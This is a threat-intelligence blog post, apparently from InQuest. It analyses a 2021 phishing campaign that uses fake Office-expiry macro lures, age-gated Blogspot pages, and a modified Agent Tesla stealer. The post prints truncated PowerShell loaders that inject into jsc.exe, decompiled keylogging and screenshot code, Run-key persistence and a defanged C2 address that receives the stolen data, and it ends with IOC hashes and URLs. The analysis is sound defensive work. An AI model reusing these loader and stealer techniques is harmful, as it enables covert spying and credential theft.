
Adults Only Malware Lures

inquest.net/blog/2021/11/02/adults-only-malware-lures



We found a wave of phishing documents containing a very interesting lure. We researched the tactics of this attack in more depth and discovered some unique TTPs including a Stage 2 Blogspot service marked as adult content requiring that you must be logged in as an authorized user with an account no less than a year old.

Let's look at how the next sample works.

File Type	Microsoft Windows Document
SHA256 at InQuest Labs	cf6b49bf733306a6d7692ac2dc0cea7610c826d68db9a216942995513f17a247

Threat actors are constantly trying to improve their tools and come up with new methods to trick victims. In this case for example, the threat actors are trying to scare the victim by claiming that the Microsoft Office application will soon stop working and an activation key is required.




Image 1: A Lure that forces the user to interact with the program.




Image 2: Fake message stating that Microsoft Office is about to expire.




Image 3: Embedded macros.

In the image above, we find a shortened link from the bitly.com service leading to content that will download and run the document. In order to further analyze the payload of this sample, we need to get the content of this link.

This short link leads to a link to this blog which contains the HTML file.

hxxps://ajsidjasidwxoxwkwjddududjf.blogspot[.]com/p/1.html

Typically, threat actors will delete malicious data some time after sending targeted or phishing emails. In this case, we managed to get some HTML files.

It is noteworthy that the page on the Blogspot service is marked as adult content. Notably that must be an authorized user with an account not less than a year old. Our speculation is that this is done to counter analysis efforts.




Image 4: Adult Content Blogspot

When analyzing the HTML file, we find a lot of interesting things. The first thing is that the script contained PowerShell commands to grab another payload.

The second interesting thing is that the name of the final payload will be written to the registry (HKCU\Software\Microsoft\Windows\CurrentVersion\Run\) and run every time the system boots up. (Persistence)




Image 5: URL addresses for loading payload

Our example uses this download address:

hxxps://92c49223-b37f-4157-904d-daf4679f14d5.usrfiles[.]com/ugd/92c492_05220f8387b44631845060f312ebff49. txt




Image 6: Registry modifications for persistence

To go deeper into the analysis, we need to get hold of this file: (92c492_05220f8387b44631845060f312ebff49.txt). The contents of this file will give us a clue as to where the endpoint of this attack is.


```
try
{
[Byte[]]$new=(77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,128,0,0,0,14,
[Byte[]]$H1=(77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,128,0,0,0,14,
[Byte[]] $MyPt = [System.IO.Path]::([Reflection.Assembly]::'Load'($H1).'GetType'('projFUD.alosh_rat').GetMethod('Execute').Invoke($null,
[object[]] ('C:\Windows\Microsoft.NET\Framework\v4.0.30319\jsc.exe',$new)))
[Object[]] $Params=@($MyPt.Replace("Framework64","Framework") ,$H1)
[System.Threading.Thread]::Sleep(1000)
return $T.GetMethod('Run').Invoke($null, $Params)
} catch { }
```

Image 7: Script 92c492_05220f8387b44631845060f312ebff49.txt

The content of the script is pretty simple. It writes a small block of data into an executable **jsc.exe** file in a certain directory (C:Windows\Microsoft.Net\Framework\v4.0.30319\) then launches it. For further analysis, we need to extract this data into an executable file.

File Type	.NET executable file
MD5	741C4E71BCB9DE65342E862F9E51429B

A closer look at the executable shows that this file is an espionage tool. Based on observation, this looks to be a modification of Agent Tesla. Below are sections of the code indicating malicious activity.



```
if (A_0 == Keys.Back)
{
    if (b.b == Conversions.ToBoolean(DD744FBD-D5A0-4FC3-92D2-DCCBA8F5E6ED.bt()))
    {
        b.A += DD744FBD-D5A0-4FC3-92D2-DCCBA8F5E6ED.bU();
    }
    else if (Operators.CompareString(b.A, DD744FBD-D5A0-4FC3-92D2-DCCBA8F5E6ED.A(), false) != 0 &&
      Operators.CompareString(b.A.Substring(b.A.Length - b.h.Length, b.h.Length), b.h, false) != 0)
    {
        string left = b.A.Substring(b.A.Length - 7);
        if (Operators.CompareString(left, DD744FBD-D5A0-4FC3-92D2-DCCBA8F5E6ED.bu(), false) != 0 &
          Operators.CompareString(b.A.Substring(b.A.Length - 4), b.e, false) != 0)
        {
            b.A = b.A.Substring(0, b.A.Length - 1);
        }
    }
}
else if (B.Computer.Keyboard.AltKeyDown & A_0 == Keys.Tab)
{
    b.A += DD744FBD-D5A0-4FC3-92D2-DCCBA8F5E6ED.bV();
}
else if (B.Computer.Keyboard.AltKeyDown & A_0 == Keys.F4)
{
    b.A += DD744FBD-D5A0-4FC3-92D2-DCCBA8F5E6ED.bv();
```

Image 8: Collection of pressed keys from the keyboard.

```
Graphics graphics = Graphics.FromImage(bitmap);
Graphics graphics2 = graphics;
Point point = new Point(0, 0);
Point upperLeftSource = point;
Point upperLeftDestination = new Point(0, 0);
graphics2.CopyFromScreen(upperLeftSource, upperLeftDestination, blockRegionSize);
MemoryStream memoryStream = new MemoryStream();
bitmap.Save(memoryStream, encoder, encoderParameters);
memoryStream.Position = 0L;
if (b.A == 0)
{
    if (b.A)
    {
        b.A(4, Convert.ToBase64String(memoryStream.ToArray()));
    }
}
else if (b.A == 1)
{
    b.A(b.a(DD744FBD-D5A0-4FC3-92D2-DCCBA8F5E6ED.Z()), b.E(), memoryStream, 1);
}
else if (b.A == 2)
```

Image 9: The program also takes screenshots of the system.

As an espionage tool, the executable gets access to email and clipboard contents. The malware also collects information about the victim's system such as: the type of computer, the amount of memory, the name of the computer, and the version of the operating system.

Network communication of this sample is carried out at the following address.

hxxp://103.125.190[.]248/j/p1a/mawa/d68fbb027e9c4963e967.php

All the collected data that the malware has collected on the target system is sent to the specified address.




Image 10: C2 Mana Tools panel

Index of /j/p1a/mawa

Name	Last modified	Size	Description
Parent Directory		-	
3a3a0c4b972bfe8a04fe..>	2021-10-13 19:34	9.4K	
67a10f84d937d92cc069..>	2021-08-29 13:45	9.4K	
d68fbb027e9c4963e967..>	2021-10-13 19:35	9.4K	

Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 Server at 103.125.190.248 Port 80

Image 11: Open Directory

Image 11.

103.125.190.248/j/


Name	Last modified	Size	Description
Parent Directory		-	
p1a/	2021-08-28 22:47	-	
p2b/	2021-08-28 22:47	-	
p3c/	2021-08-28 22:47	-	
p4d/	2021-08-28 22:47	-	
p5e/	2021-08-28 22:47	-	
p6f/	2021-08-28 22:47	-	
p7g/	2021-08-28 22:47	-	
p8h/	2021-08-28 22:47	-	
p9j/	2021-08-28 22:47	-	
p10k/	2021-08-28 22:47	-	
p11l/	2021-08-28 22:47	-	
p12m/	2021-08-28 22:47	-	
p13n/	2021-08-28 22:47	-	
p14o/	2021-08-28 22:47	-	
p15p/	2021-08-28 22:47	-	
p16q/	2021-08-28 22:47	-	
p17r/	2021-08-28 22:47	-	
p18s/	2021-08-28 22:47	-	
p19t/	2021-08-28 22:47	-	
p20u/	2021-08-28 22:47	-	

Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 Server at 103.125.190.248 Port 80

Image 12:

Commonly used attack infrastructure

The server also contains other PowerShell scripts that decompress other payloads. They are used in other documents that this group uses for malicious campaigns. We can look at them in more detail and also get the payload that they unpack.



```
Add-Type -AssemblyName System.Windows.Forms
Add-Type -AssemblyName Microsoft.VisualBasic
Add-Type -AssemblyName Microsoft.CSharp
Add-Type -AssemblyName System.Management

[Byte[]] $ALOSH = @(31,139,8,0,0,0,0,0,4,0,237,189,7,96,28,73,150,37,38,47,109,202,123,127,74,245,74,215,224,116,161,8,128,96,19,36,216,14

Function Decompress {
    [CmdletBinding()]
    Param (
        [Parameter(Mandatory,ValueFromPipeline,ValueFromPipelineByPropertyName)]
        [byte[]] $byteArray = $(Throw("-byteArray is required"))
    )
    Process {
        $input = New-Object System.IO.MemoryStream( , $byteArray )
        $output = New-Object System.IO.MemoryStream
        $gzipStream = New-Object System.IO.Compression.GzipStream $input, ([IO.Compression.CompressionMode]::Decompress)
        $gzipStream.CopyTo( $output )
        $gzipStream.Close()
        $input.Close()
        [byte[]] $byteOutArray = $output.ToArray()
        return $byteOutArray
    }
}

function CodeDom([Byte[]] $BB, [String] $TP, [String] $MT) {
$dictionary = new-object 'System.Collections.Generic.Dictionary[[string],[string]]'
$hello = "Com<><><><><><><<".Replace("<><><><><><><<","pilerVersion")
$v4 = "v4.0"
$dictionary.Add($hello, $v4)
$CsharpCompiler = New-Object Microsoft.CSharp.CSharpCodeProvider($dictionary)
$CompilerParametres = New-Object System.CodeDom.Compiler.CompilerParameters
$v1 = "Sys@@@".Replace("@@@","tem.dll")
$CompilerParametres.ReferencedAssemblies.Add($v1)
$CompilerParametres.ReferencedAssemblies.Add("System.!@!$^^%^%**&*&*$$%$%$".Replace("!@!$^^%^%**&*&*$$%$%$","Management.dll"))
$CompilerParametres.ReferencedAssemblies.Add("System.Windows.Forms.dll")
```

Image 13: The second PowerShell script contains another payload.

File Type	.NET executable file
MD5	E1CCC4B3FAFC3EBF1DEA54137FBB47AD

IOCs

The first stage of infection.

```
017feb88fbf112e06787c743f2012da2d28ace584ce5fde965c3cbdddce4ed05
030a44b066e3daf75d6eef75d4315aeeddb124593660d293d96ffa89b1cc6c63
0bf39a89eec8176245f30ee683d71f0f0d3985ef94b78f2e9c27749c514fd698
1877dd29c3cd072b41a7cfebb85bbbebbfb63f537b11d7b9b82c5efa3b32ebef
198ebd9d1ef28e2767ac1a608ccd3d2ed3be9922002f61ef2fc970a0341fba50
22da4275847d5be9f1d21df99c3f51be09d31be7942940732d311b030c62eeb0
23f07851c916f861be7a397d024a7c2f806999588f97b6ccda9b214317965286
33f4029423a3f52c376e6335e41d1ac4fccc9eff56aa29942cda968def3834c4
3b59cb18ca2e46f393c19b4259886fa89a93233e87c24ee2dea96bbb938d28c5
3ed7cb075765f5e5ab3d98021d4fdf3e81498709452af99a220f3f831fe46353
42d8df05d59782fe9fba1c8e5433c164d1437016e56079cf2e5120cc1d46179d
4de053bfcf91ad8d8b909e81ba243541dbc7739b6f00bee3c25e83d35696a389
4fcca1bce2dd80a24a9def40ab28cc5197e8dd477c2ef77c4d47a19b73fa8bf1
59a95c64df0146fb56dd13b25582965034ca1d9687b1a878af06d0e628b60683
5b25082eee9cd6df0c9d0424af902d8a46bd692890dd964dba66ae48f76171a6
78514cf4b284da4352c3503acd6dba0508f1087271738fb8878ebc3742d79930
83faecbef924ffbcce0c8939e5b9b4c453699df1cbbebaf11bdb43e8fa42d63e
932cfa5325b6969bbcfd0a9bd2d51eb10665b58485c945bc1a140e6695be8427
9cf9e57f3a26c97fd1bd740355e9ca76a77a5c6d49ba5076dcc0f3a968cf1d64
a614bc0fa4f9056f290376a5ffdf10e2a86763ffd1a3482e9cb548797bb78fc9
b0cc6501e23df4e64b03e18d94cd176afbb1fb3421398481a7d5bf5f59a0cb85
b2ed341e7eb74c593f98f09c017670b802f103c6f3d7cc0579f431778e822d1b
b6cd4aff15fe7597d91ad7ac2e7cad43b32824359c10d093f108bbbf552633b5
c20eb0028c20c1f9f55b7c6279f49c3a36c41582885ea645c9678cc6c4a6b05c
c2527b14f5296b52293feea97b087aa9951c297402b4bc463e9d174dd4cb52e6
c8124da5454f07ece876c9f5824fa265e0f83a779367c7b902409f411fefaf7b
cf6b49bf733306a6d7692ac2dc0cea7610c826d68db9a216942995513f17a247
d53af79b3996389ff73ab33578448fd5e6ee2698251451ed3df7c63ba025fd21
d685747fcfcdf80f50b8611fa8f6d992a0d702330a117cb137d8cce80594e696
d9c979942ca28669c1a38bb17b4f9f49da263babf123192d4af74b2a82893b05
db1131b39b20b309373ec1ad6e159c2ae455e329c12676175652d1a7ac3fa48d
deef43f7490a5db9f8f9b688d8bc669ecc360d068e3b40e39de124f85068db2e
dfd4dfa39b59e0acb5d498131c3f131cef5aa73f187cf830a6dc924f75e0c843
ed1fdfd6d55e50f520d5d9abedd452844c545e7f0a5f43191c57ddeaf9c3f426
efd5fe28ac30904f4e75f53b07be50dc7d53c6b12f266c0717dbff7bf5fc63b9
f76a6159bfa4a475f623a5969e9ed6f83dc9ba382a0a0e39332507fca8fc06b8
ffb907f7b29d00efa2f5a2175352bc7d4bf4597ad5d0e51841c4b6a6e252a192
```

Second stage of infection. Shortened URL links

```
hxxp://www.bitly[.]com/doaksodksueasddasweu
hxxp://www.bitly[.]com/doaksodksueasdweu
hxxp://www.bitly[.]com/doaksoodwdasdwmdaweu
hxxp://www.bitly[.]com/doaksoodwwdkkdwdasdwmdaweu
hxxp://www.bitly[.]com/doaksoodwwdkkdwokodwdasdwmdaweu
hxxp://www.bitly[.]com/doqpwdjasdkbasdqwo
hxxp://www.bitly[.]com/kddjkkdowkdowkdwwi
hxxp://www.bitly[.]com/kddjdkdkwokwdokii
hxxp://www.bitly[.]com/kddjdkwodkkasodkdwii
hxxp://www.bitly[.]com/kddjdkwodkwokdwodwwdkii
hxxp://www.bitly[.]com/kddjkdjdwwdokdwokefi
hxxp://www.bitly[.]com/kddjkdkdwokdwodwkokkwdi
hxxp://www.bitly[.]com/kddjkdkwodwkdfdwwdwwi
hxxp://www.bitly[.]com/kddjkdwodkwokdwokodki
hxxp://www.bitly[.]com/kddjkdwokddwodkwodki
hxxp://www.bitly[.]com/kddjkkdkdwodkwokdwi
hxxp://www.bitly[.]com/kddjkkdowkdowkdwwi
hxxp://www.bitly[.]com/kddjkodwkwdokdwi
hxxp://www.bitly[.]com/kddjkokdowkwddkwi
```

Real links to Html files

```
hxxps://ajsidjasidwxoxwkwjddududjf.blogspot[.]com/p/2.html
hxxps://ajsidjasidwxoxwkwjddududjf.blogspot[.]com/p/1.html
hxxps://ajsidjasidwxoxwkwjddududjf.blogspot[.]com/p/9.html
hxxps://ajsidjasidwxoxwkwjddududjf.blogspot[.]com/p/13.html
hxxps://ajsidjasidwxoxwkwjddududjf.blogspot[.]com/p/21.html
hxxp://fucyoutoo.blogspot[.]com/p/spamoct.html
hxxps://ajsidjasidwxoxwkwjddududjf.blogspot[.]com/p/17.html
hxxps://ajsjwdijwidjwdidwj.blogspot[.]com/p/17.html
hxxps://ajsjwdijwidjwdidwj.blogspot[.]com/p/13.html
hxxps://ajsjwdijwidjwdidwj.blogspot[.]com/p/16.html
hxxps://ajsjwdijwidjwdidwj.blogspot[.]com/p/19.html
hxxps://ajsjwdijwidjwdidwj.blogspot[.]com/p/1.html
hxxps://ajsidjasidwxoxwkwjddududjf.blogspot[.]com/p/14.html
hxxps://ajsjwdijwidjwdidwj.blogspot[.]com/p/14.html
hxxps://ajsidjasidwxoxwkwjddududjf.blogspot[.]com/p/22.html
hxxps://ajsidjasidwxoxwkwjddududjf.blogspot[.]com/p/17.html
hxxps://ajsidjasidwxoxwkwjddududjf.blogspot[.]com/p/1.html
hxxps://ajsidjasidwxoxwkwjddududjf.blogspot[.]com/p/6.html
```

The third part of the download

```
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_05220f8387b44631845060f312ebff49.txt
hxxps://92c49223-b37f-4157-904d-
